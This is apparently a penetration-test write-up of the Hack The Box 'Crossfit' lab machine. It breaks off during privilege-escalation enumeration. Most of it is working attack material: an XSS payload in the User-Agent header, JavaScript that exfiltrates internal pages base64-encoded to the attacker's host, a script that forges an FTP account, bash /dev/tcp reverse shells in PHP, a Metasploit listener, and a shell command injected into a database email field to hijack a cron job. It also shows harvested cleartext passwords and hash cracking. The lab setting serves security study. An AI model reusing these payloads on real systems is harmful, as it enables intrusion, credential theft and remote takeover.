


Crossfit

10.129.2.20



InfoGathering

SCOPE

```
Hosts
====
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.129.2.20			Linux		4.X	server		

SERVICES

```
Services
====
```

host	port	proto	name	state	info
10.129.2.20	21	tcp	ftp	open	vsftpd 2.0.8 or later
10.129.2.20	22	tcp	ssh	open	OpenSSH 7.9p1 Debian 10+deb10u2 protocol 2.0
10.129.2.20	80	tcp	http	open	Apache httpd 2.4.38 (Debian)

FTP

```
PORT STATE SERVICE VERSION
21/tcp open  ftp      vsftpd 2.0.8 or later
|_ssl-cert: Subject: commonName=*.crossfit.htb/organizationName=Cross Fit Ltd./stateOrProvinceName=NY/countryName=US
|_Not valid before: 2020-04-30T19:16:46
|_Not valid after: 3991-08-16T19:16:46
|_ssl-date: TLS randomness does not represent time
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.6 (95%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.3 (95%), Linu
, Linux 3.16 (93%), Linux 5.0 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: Cross
```

```
# Command Executed
openssl s_client -showcerts -connect 10.129.2.20:21 -starttls ftp
```

```

root@kali:~/HTB/Boxes/Crossfit# openssl s_client -showcerts -connect 10.129.2.20:21 -starttls ftp
CONNECTED(00000003)
Can't use SSL_get_servername
depth=0 C = US, ST = NY, O = Cross Fit Ltd., CN = *.crossfit.htb, emailAddress = info@gym-club.crossfit.htb
verify error:num=18:self signed certificate
verify return:1
depth=0 C = US, ST = NY, O = Cross Fit Ltd., CN = *.crossfit.htb, emailAddress = info@gym-club.crossfit.htb
verify return:1
---
Certificate chain
 0 s:C = US, ST = NY, O = Cross Fit Ltd., CN = *.crossfit.htb, emailAddress = info@gym-club.crossfit.htb
  i:C = US, ST = NY, O = Cross Fit Ltd., CN = *.crossfit.htb, emailAddress = info@gym-club.crossfit.htb

```

I added crossfit.htb and gym-club.crossfit.htb to my /etc/hosts file

The FTP server is using a wildcard certificate and may not actually have a VHOST value of gym-club.crossfit.htb

To be safe I added ftp.crossfit.htb and ftps.crossfit.htb to my /etc/hosts file as well

SSH

```

SSH 10.129.2.20 22 10.129.2.20 [*] SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2

```

```

PORT      STATE SERVICE
22/tcp    open  ssh
|
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|     password
|_
| ssh-hostkey:
|   2048 b0:e7:5f:5f:7e:5a:4f:e8:e4:cf:f1:98:01:cb:3f:52 (RSA)
|   256 67:88:2d:20:a5:c1:a7:71:50:2b:c8:07:a4:b2:60:e5 (ECDSA)
|_  256 62:ce:a3:15:93:c8:8c:b6:8e:23:1d:66:52:f4:4f:ef (ED25519)
| ssh-publickey-acceptance:
|_ Accepted Public Keys: No public keys accepted

```


HTTP

```


PORT      STATE SERVICE
80/tcp    open  http
|
| http-headers:
|   Date: Fri, 04 Dec 2020 19:25:43 GMT
|   Server: Apache/2.4.38 (Debian)
|   Last-Modified: Thu, 30 Apr 2020 17:13:47 GMT
|   ETag: "29cd-5a485300fd01c"
|   Accept-Ranges: bytes
|   Content-Length: 10701
|   Vary: Accept-Encoding,Origin
|   Access-Control-Allow-Credentials: true
|   Connection: close
|   Content-Type: text/html
|_
|_ (Request type: HEAD)
|_ http-title: Apache2 Debian Default Page: It works

```

HOME PAGE: <http://crossfit.htb/>



SUB DOMAIN HOME PAGE: <http://gym-club.crossfit.htb/>



I can send POST data to the website at the below links

<http://gym-club.crossfit.htb/blog-single.php>

SCREENSHOT EVIDENCE OF POST DATA SENT

Comment submitted

Your comment has been successfully submitted and will be evaluated by a moderator. Thank you for posting!

LEAVE A COMMENT

Gaining Access

When commenting on the Blog a post request is sent to <http://gym-club.cross/blog-single.php>

I discovered the User-Agent field is susceptible to a Reflected XSS attack.

I tested this by adding javascript into the User-Agent field in my burp request

REFERENCE: <https://portswigger.net/web-security/request-smuggling/exploiting/lab-deliver-reflected-xss>

CONTENTS OF BURP REQUEST

```
POST /blog-single.php HTTP/1.1
Host: gym-club.crossfit.htb
User-Agent: <script src="http://10.10.14.84/"></script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: http://gym-club.crossfit.htb
Connection: close
Referer: http://gym-club.crossfit.htb/blog-single.php
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

name=tobor&email=tobor%40tobor.com&phone=1234567&message=%3Cscript%3E&submit=submit
```

I then checked my Apache2 access.log file to see if any connections were made to my server

```
# Command Executed
tail /var/log/apache2/access.log
```

SCREENSHOT EVIDENCE OF RESULTS

```
root@kali:~/HTB/Boxes/Crossfit# tail /var/log/apache2/access.log
10.129.2.20 - - [04/Dec/2020:14:48:16 -0500] "GET / HTTP/1.1" 200 1720 "http://gym-club.crossfit.htb/security_threat/report.php"
```

This success means I can host an exploit script locally on my HTTP server and force the remote web

server to execute it by modifying the User-Agent value with my XSS payload
The catch is it appears report.php may report me if I do something viewed as malicious
This discovered the link http://gym-club.crossfit.htb/security_threat/report.php which I attempted to visit

When visiting it returned a message saying I am not allowed to access that page

Your are not allowed to access this page

I tried to execute some javascript that errors out and...

BUSTED!!

XSS attempt detected

A security report containing your IP address and browser information will be generated and our admin team will be immediately notified.

I created a malicious javascript payload and called it with a Burp request again.

The goal of my request is to return the contents of the home page

CONTENTS OF getinfo.js

```
myhttpserver = 'http://10.10.14.84/'
targeturl = 'http://ftp.crossfit.htb/'

req = new XMLHttpRequest;
req.onreadystatechange = function() {
    if (req.readyState == 4) {
        req2 = new XMLHttpRequest;
        req2.open('GET', myhttpserver + btoa(this.responseText), false);
        req2.send();
    }
}
req.open('GET', targeturl, false);
req.send();
```

I then went to <http://gym-club.cross/blog-single.php> and submitted another comment to call **getinfo.js**

CONTENTS OF BURP REQUEST

```
POST /blog-single.php HTTP/1.1
Host: gym-club.crossfit.htb
User-Agent: <script src="http://10.10.14.84/getinfo.js"></script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: http://gym-club.crossfit.htb
Connection: close
Referer: http://gym-club.crossfit.htb/blog-single.php
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

name=tobor&email=tobor%40tobor.com&phone=1234567&message=%3Cscript%3E&submit=submit
```

SCREENSHOT EVIDENCE OF SUCCESSFUL REQUEST

```
root@kali:~/HTB/Boxes/Crossfit# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.2.20 - - [04/Dec/2020 15:59:02] "GET /getinfo.js HTTP/1.1" 200 -
10.129.2.20 - - [04/Dec/2020 15:59:02] code 404, message File not found
10.129.2.20 - - [04/Dec/2020 15:59:02] "GET /PCFET0NUWVBFIGH0bWw+Cgo8aHRtbD4l
Rlci1ib290c3RyYXAvNC4wLjAtYWxwaGEvY3NzL2Jvb3RzdHJhcC5jc3MiIHJlbD0ic3R5bGVzaGV
CAgICAgICAgICAgPGRpdjBjbGFzc09icHVsbC1sZWZ0Ij4KICAgICAgICAgICAgICAgIDxoMj5GV
dG4gYnRuLXN1Y2Nlc3MiIGhyZWY9Imh0dHA6Ly9mdHAuY3Jvc3NmaXQuaHRiL2FjY291bnRzL2Ny
iPggogICAgICAgIDx0cj4KICAgICAgICAgICAgICAgPHRoPk5vPC90aD4KICAgICAgICAgICAgICAgPHRoPlV
90YWJsZT4KCiAgICAKCjwvZGl2PgoKPC9ib2R5Pgo8L2h0bWw+Cg== HTTP/1.1" 404 -
```

I decoded the base64 to read the page

```
# Command Executed on Attack Machine
echo 'PCFE...+Cg==' | base64 -d
```

The decoded page gave me the link <http://ftp.crossfit.htb/accounts/create> which is used to create new accounts

SCREENSHOT EVIDENCE OF DECODED PAGE

```
<!DOCTYPE html>
<html>
<head>
  <title>FTP Hosting - Account Management</title>
  <link href="https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/4.0.0-alpha/css/
</head>
<body>
<br>
<div class="container">
  <div class="row">
    <div class="col-lg-12 margin-tb">
      <div class="pull-left">
        <h2>FTP Hosting - Account Management</h2>
      </div>
      <div class="pull-right">
        <a class="btn btn-success" href="http://ftp.crossfit.htb/accounts/create">
      </div>
    </div>
  </div>
</div>
```

I created an exploit.js file to create an FTP user account to sign into the device

CONTENTS OF exploit.js

```
myhttpserver = 'http://10.10.14.84'
targeturl = 'http://ftp.crossfit.htb/accounts/create'
username = 'tobor'
password = 'Password123!'

req = new XMLHttpRequest;
req.withCredentials = true;
req.onreadystatechange = function() {
  if (req.readyState == 4) {
    req2 = new XMLHttpRequest;
    req2.open('GET', myhttpserver + btoa(this.responseText), false);
    req2.send();
  }
}
req.open('GET', targeturl, false);
```



```
req.send();

regx = /token" value="(.*?)"/g;
token = regx.exec(req.responseText)[1];

var params = ' token=' + token + '&username=' + username + '&pass=' + password + '&submit=submit'
req.open('POST', "http://ftp.crossfit.htb/accounts", false);
req.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
req.send(params);
```

I then went to <http://gym-club.cross/blog-single.php> and submitted another comment to call **exploit.js** and create my user

CONTENTS OF BURP REQUEST

```
POST /blog-single.php HTTP/1.1
Host: gym-club.crossfit.htb
User-Agent: <script src="http://10.10.14.84/exploit.js"></script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 75
Origin: http://gym-club.crossfit.htb
Connection: close
Referer: http://gym-club.crossfit.htb/blog-single.php
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

name=tobor&email=tobor%40tobor.com&phone=1234567&message=%3Cscript%3E&submit=submit
```

I am now be able to sign into the FTP server with the user I just created from exploit.js

```
# Command Executed on Attack Machine
lftp ftp://tobor:'Password123!'@ftp.crossfit.htb:21 -e "set ssl:verify-certificate no; set ftp:ssl-force true"
```

SCREENSHOT EVIDENCE OF SUCCESSFUL EXPLOIT

```
root@kali:~/HTB/Boxes/Crossfit# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.2.20 - - [04/Dec/2020 16:28:20] "GET /exploit.js HTTP/1.1" 200 -

root@kali:~/HTB/Boxes/Crossfit# lftp ftp://tobor:'Password123!'@ftp.crossfit.htb:21 -e "set ssl:verify-certificate no; set ftp:ssl-force true"
lftp tobora@ftp.crossfit.htb:~> ls
drwxrwxr-x  2 33      1002      4096 Sep 15 16:00 development-test
drwxr-xr-x  13  0         0      4096 May 07 2020 ftp
drwxr-xr-x   9  0         0      4096 May 12 2020 gym-club
drwxr-xr-x   2  0         0      4096 May 01 2020 html
lftp tobora@ftp.crossfit.htb:~/> |
```

I then added the new **development-test.crossfit.htb** subdomain to my /etc/hosts file
I also have full read write execute permissions to that subdomain which means if I upload a file I can execute it

I created a file called rev.php

CONTENTS OF rev.php

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.84/1337 0>&1'"); ?>
```

I then created another file called rev.js to call rev.php

CONTENTS OF rev.js

```
req = new XMLHttpRequest;
req.open('GET', 'http://development-test.crossfit.htb/rev.php');
req.send();
```

I then started a Metasploit listener and left my python HTTP server running to host my payloads

```
# Commands Executed on Attack Machine
msfconsole
use multi/handler
set LHOST 10.10.14.84
set LPORT 1337
set WORKSPACE Crossfit
set payload php/reverse_php
run
```

I uploaded rev.php to the FTP server

```
# Commands Executed in FTP Server
cd development-test
put rev.php
```

I went to <http://gym-club.crossfit.htb/blog-single.php> and caught the comment request. I modified the request in Burp to call rev.js which is hosted on my Python HTTP Server

CONTENTS OF BURP REQUEST

```
POST /blog-single.php HTTP/1.1
Host: gym-club.crossfit.htb
User-Agent: <script src="http://10.10.14.84/rev.js"></script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 84
Origin: http://gym-club.crossfit.htb
Connection: close
Referer: http://gym-club.crossfit.htb/blog-single.php
Upgrade-Insecure-Requests: 1
DNT: 1
Sec-GPC: 1

name=tobor&email=tobor%40tobor.com&phone=1234567&message==%3Cscript%3E&submit=submit
```

SCREENSHOT EVIDENCE OF rev.js CONTACT

```
root@kali:~/HTB/Boxes/Crossfit# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.2.20 - - [04/Dec/2020 16:28:20] "GET /exploit.js HTTP/1.1" 200 -
10.129.2.20 - - [04/Dec/2020 16:42:56] "GET /rev.js HTTP/1.1" 200 -
```

That connected the reverse shell

SCREENSHOT EVIDENCE OF SHELL ACCESS


```

msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.84:1337
[*] Command shell session 1 opened (10.10.14.84:1337 → 10.129.2.20:34554) at 2020-12-04 16:46:22 -0500

hostname
hostname
crossfit
www-data@crossfit:/var/www/development-test$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@crossfit:/var/www/development-test$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:5b:94 brd ff:ff:ff:ff:ff:ff
    inet 10.129.2.20/16 brd 10.129.255.255 scope global dynamic ens160
        valid_lft 398sec preferred_lft 398sec
    inet6 dead:beef::250:56ff:feb9:5b94/64 scope global dynamic mngtmpaddr
        valid_lft 86242sec preferred_lft 14242sec
    inet6 fe80::250:56ff:feb9:5b94/64 scope link
        valid_lft forever preferred_lft forever
www-data@crossfit:/var/www/development-test$ |

```

In my enumeration as www-data I discovered the file **/etc/ansible/playbooks/adduser_hank.yml**

In my experience yml files can contain passwords so I am always sure to check them out

```

# Command Executed on Target
cat /etc/ansible/playbooks/adduser_hank.yml

```

SCREENSHOT EVIDENCE OF DISCLOSED HASH

```

cat /etc/ansible/playbooks/adduser_hank.yml

user to all systems
network_cli
false

the user 'hank' with default password and make it a member of the 'admins' group

hank
bin/bash
: $6$e20D6nUeTJ0IyRio$A777Jj8tk5.sfACzLuIqqfZ0CsKTVCfNEQIbH79nZf09mM.Iov/pzDCE8xNZZCM9MuHKMcjqNUd8QUEzC1CZG/

```

I was able to use John the Ripper to crack Hanks password hash

```

# Commands Executed on Attack Machine
echo '$6$e20D6nUeTJ0IyRio$A777Jj8tk5.sfACzLuIqqfZ0CsKTVCfNEQIbH79nZf09mM.Iov/pzDCE8xNZZCM9MuHKMcjqNUd8QUEzC1CZG/' > hank.hash
john hank.hash --wordlist=/usr/share/wordlists/rockyou.txt

```

SCREENSHOT EVIDENCE OF CRACKED HASH

```

root@kali:~/HTB/Boxes/Crossfit# john --show hank.hash
?:powerpuffgirls

1 password hash cracked, 0 left

```

SSH CREDENTIALS

USERNAME	PASSWORD
hank	powerpuffgirls

I was able to use that password to SSH in as Hank

```
# Command Executed on Attack Machine
ssh hank@crossfit.htb -p 22
Password: powerpuffgirls
```

SCREENSHOT EVIDENCE OF SSH ACCESS

```
hank@crossfit:~$ hostname
crossfit
hank@crossfit:~$ id
uid=1004(hank) gid=1006(hank) groups=1006(hank),1005(admins)
hank@crossfit:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:5b:94 brd ff:ff:ff:ff:ff:ff
    inet 10.129.2.20/16 brd 10.129.255.255 scope global dynamic ens160
        valid_lft 460sec preferred_lft 460sec
    inet6 dead:beef::250:56ff:feb9:5b94/64 scope global dynamic mngtmpaddr
        valid_lft 86247sec preferred_lft 14247sec
    inet6 fe80::250:56ff:feb9:5b94/64 scope link
        valid_lft forever preferred_lft forever
```

I was then able to read the user flag

```
# Command Executed on Target
cat ~/user.txt
# RESULTS
420cb64575a468b7bcf98e926ccae387
```

SCREENSHOT EVIDENCE OF USER FLAG

```
hank@crossfit:~$ cat user.txt
420cb64575a468b7bcf98e926ccae387
hank@crossfit:~$
```

USER FLAG: 420cb64575a468b7bcf98e926ccae387

PrivEsc

In my enumeration as Hank I discovered the `/var/www/gym-club/db.php` file which contains credentials for the SQL database

```
# Command Executed on Target
cat /var/www/gym-club/db.php
```

SCREENSHOT EVIDENCE OF CLEAR PASSWORD

```
hank@crossfit:~$ cat /var/www/gym-club/db.php
<?php
$dbhost = "localhost";
$dbuser = "crossfit";
$dbpass = "oeLoo~y2baeni";
$db = "crossfit";
$conn = new mysqli($dbhost, $dbuser, $dbpass, $db);
?>
```

SQL CREDENTIALS

USERNAME	PASSWORD
crossfit	oeLoo~y2baeni

Also in my Hank enumeration I discovered a clear text password in **/etc/pam.d/vsftpd**

```
# Command Executed on Target
cat /etc/pam.d/vsftpd
```

SCREENSHOT EVIDENCE OF CLEAR PASSWORD

```
hank@crossfit:~$ cat /etc/pam.d/vsftpd
auth sufficient pam_mysql.so user=ftpadm passwd=8W)}gpRJvAmnb host=localhost db=ftphosting tab
account sufficient pam_mysql.so user=ftpadm passwd=8W)}gpRJvAmnb host=localhost db=ftphosting

# Standard behaviour for ftpd(8).
auth required pam_listfile.so item=user sense=deny file=/etc/ftpusers onerr=succeed

# Note: vsftpd handles anonymous logins on its own. Do not enable pam_ftp.so.
```

FTP CREDENTIALS

USERNAME	PASSWORD
ftpadm	8W)}gpRJvAmnb

AND I found another password hash in **/var/www/ftp/database/factories/UserFactory.php**

```
# Command Executed on Target Machine
cat /var/www/ftp/database/factories/UserFactory.php
```

SCREENSHOT EVIDENCE OF EXPOSED HASH

```

cat /var/www/ftp/database/factories/UserFactory.php
<?php

/** @var \Illuminate\Database\Eloquent\Factory $factory */

use App\User;
use Faker\Generator as Faker;
use Illuminate\Support\Str;

/*
|-----|
| Model Factories |
|-----|
|
| This directory should contain each of the model factory definitions for
| your application. Factories provide a convenient way to generate new
| model instances for testing / seeding your application's database.
|
*/

$factory->define(User::class, function (Faker $faker) {
    return [
        'name' => $faker->name,
        'email' => $faker->unique()->safeEmail,
        'email_verified_at' => now(),
        'password' => '$2y$10$92IXUNpkj00r0Q5byMi.Ye4oKoEa3Ro9llC/.og/at2.uheWG/igi', // password
        'remember_token' => Str::random(10),
    ];
});

```

I checked the **/etc/crontab** file and discovered a PHP script that gets executed as the user isaac / **home/isaac/send_updates/send_updates.php**

```

# Command Executed on Target Machine
cat /etc/crontab

```

SCREENSHOT EVIDENCE OF SCRIPT

```

# Example of job definition:
# .----- minute (0 - 59)
# |----- hour (0 - 23)
# |----- day of month (1 - 31)
# |----- month (1 - 12) OR jan,feb,mar,apr ...
# |----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fr
#
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report
* * * * * isaac /usr/bin/php /home/isaac/send_updates/send_updates.php
#

```

I checked permissions on the file and read its contents

```

# Command Executed on Target Machine
cat /home/isaac/send_updates/send_updates.php

```

Reading the contents of **send_updates.php** there is a vulnerable php option used by **mikehaertl**

```

use mikehaertl\shellcommand\Command;

if($conn)
{
    $fs_iterator = new FileSystemIterator($msg_dir);

    foreach ($fs_iterator as $file_info)
    {
        if($file_info->isFile())
        {
            $full_path = $file_info->getPathname();
            $res = $conn->query('SELECT email FROM users');
            while($row = $res->fetch_array(MYSQLI_ASSOC))
            {
                $command = new Command('/usr/bin/mail');
                $command->addArg('-s', 'CrossFit Club Newslette
                $command->addArg($row['email'], $escape=true);

```

To exploit this cronjob I need to do the following
 Create a **rev2.php** file

CONTENTS OF rev2.php

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.84/1338 0>&1"); ?>
```

I then started another Metasploit listener

```

use multi/handler
set LPORT 1338
set LHOST 10.10.14.84
run -j

```

I uploaded the **rev2.php** to the FTP server as the **FTPADM** user

```

# Command Executed on Attack Machine
lftp ftp://ftpadm:'8W)}gpRJvAmnb'@ftp.crossfit.htb:21 -e "set ssl:verify-certificate no; set ftp:ssl-force
true"
cd messages
put rev2.php

```

SCREENSHOT EVIDENCE OF UPLOADED FILE

```

root@kali:~/HTB/Boxes/Crossfit# cat rev2.php
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.84/1338 0>&1"); ?>
root@kali:~/HTB/Boxes/Crossfit# lftp ftp://ftpadm:'8W)}gpRJvAmnb'@ftp.crossfit.htb:21 -e "
lftp ftpadm@ftp.crossfit.htb:~> cd messages
cd ok, cwd=/messages
lftp ftpadm@ftp.crossfit.htb:/messages> put rev2.php
75 bytes transferred in 1 second (73 B/s)
lftp ftpadm@ftp.crossfit.htb:/messages> |

```

I then signed into the MySQL Server

```

# Command Executed on Target Machine
mysql -p -u crossfit -h localhost
Password: oeloo~y2baeni
use crossfit;

```

SCREENSHOT EVIDENCE OF SQL ACCESS

```
hank@crossfit:/tmp$ mysql -p -u crossfit -h localhost
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 2979
Server version: 10.3.22-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use crossfit;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [crossfit]> |
```

I then inserted my reverse shell payload into the table

```
# Command Executed in MySQL Server connection
insert into users (id, email) values (1338,"-E $(bash -c 'bash -i >& /dev/tcp/10.10.14.84/1338 0>&1')");
select * from users;
```

SCREENSHOT EVIDENCE OF USER ENTRY

```
MariaDB [crossfit]> insert into users (id, email) values (1338,"-E $(bash -c 'bash -i >& /dev/tcp/10.10.14.84/1338 0>&1')");
Query OK, 1 row affected (0.002 sec)

MariaDB [crossfit]> select * from users;
+-----+-----+
| id   | email                                                                 |
+-----+-----+
| 1338 | -E $(bash -c 'bash -i >& /dev/tcp/10.10.14.84/1338 0>&1') |
+-----+-----+
1 row in set (0.000 sec)
```

I soon had my reverse shell as isaac

SCREENSHOT EVIDENCE OF SHELL ACCESS


```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.84:1338
[*] Command shell session 3 opened (10.10.14.84:1338 → 10.129.2.20:38300) at 2020-12-04 17:23:33 -0500

isaac@crossfit:~$ hostname
hostname
crossfit
isaac@crossfit:~$ id
id
uid=1000(isaac) gid=1000(isaac) groups=1000(isaac),50(staff),116(ftp),1005(admins)
isaac@crossfit:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:5b:94 brd ff:ff:ff:ff:ff:ff
    inet 10.129.2.20/16 brd 10.129.255.255 scope global dynamic ens160
        valid_lft 600sec preferred_lft 600sec
    inet6 dead:beef::250:56ff:feb9:5b94/64 scope global dynamic mngtmpaddr
        valid_lft 86201sec preferred_lft 14201sec
    inet6 fe80::250:56ff:feb9:5b94/64 scope link
        valid_lft forever preferred_lft forever
```

For more persistence I added my SSH public key to Isaacs authorized_keys file

```
# Commands Executed on Target
mkdir ~isaac/.ssh
echo '<ssh key>' > ~isaac/.ssh/authorized_keys
ssh -p 22 isaac@crossfit.htb
```

In my enumeration I discovered a dbmsg binary is run once a minute

```
# Commands Executed on Target Machine
wget http://10.10.14.84/pspy64
chmod +x pspy64
./pspy64 -f
```

SCREENSHOT EVIDENCE OF DISCOVERED BINARY

```
ACCESS /usr/bin/dbmsg
OPEN /usr/lib/x86_64-linux-gnu/ld-2.28.so
ACCESS /usr/lib/x86_64-linux-gnu/ld-2.28.so
CLOSE_NOWRITE /etc/ld.so.cache
OPEN /etc/ld.so.cache
OPEN /usr/lib/locale/locale-archive
OPEN /usr/share/zoneinfo/posixrules
ACCESS /usr/share/zoneinfo/posixrules
CLOSE_NOWRITE /usr/share/zoneinfo/posixrules
OPEN /etc/php/7.4/cli/php.ini
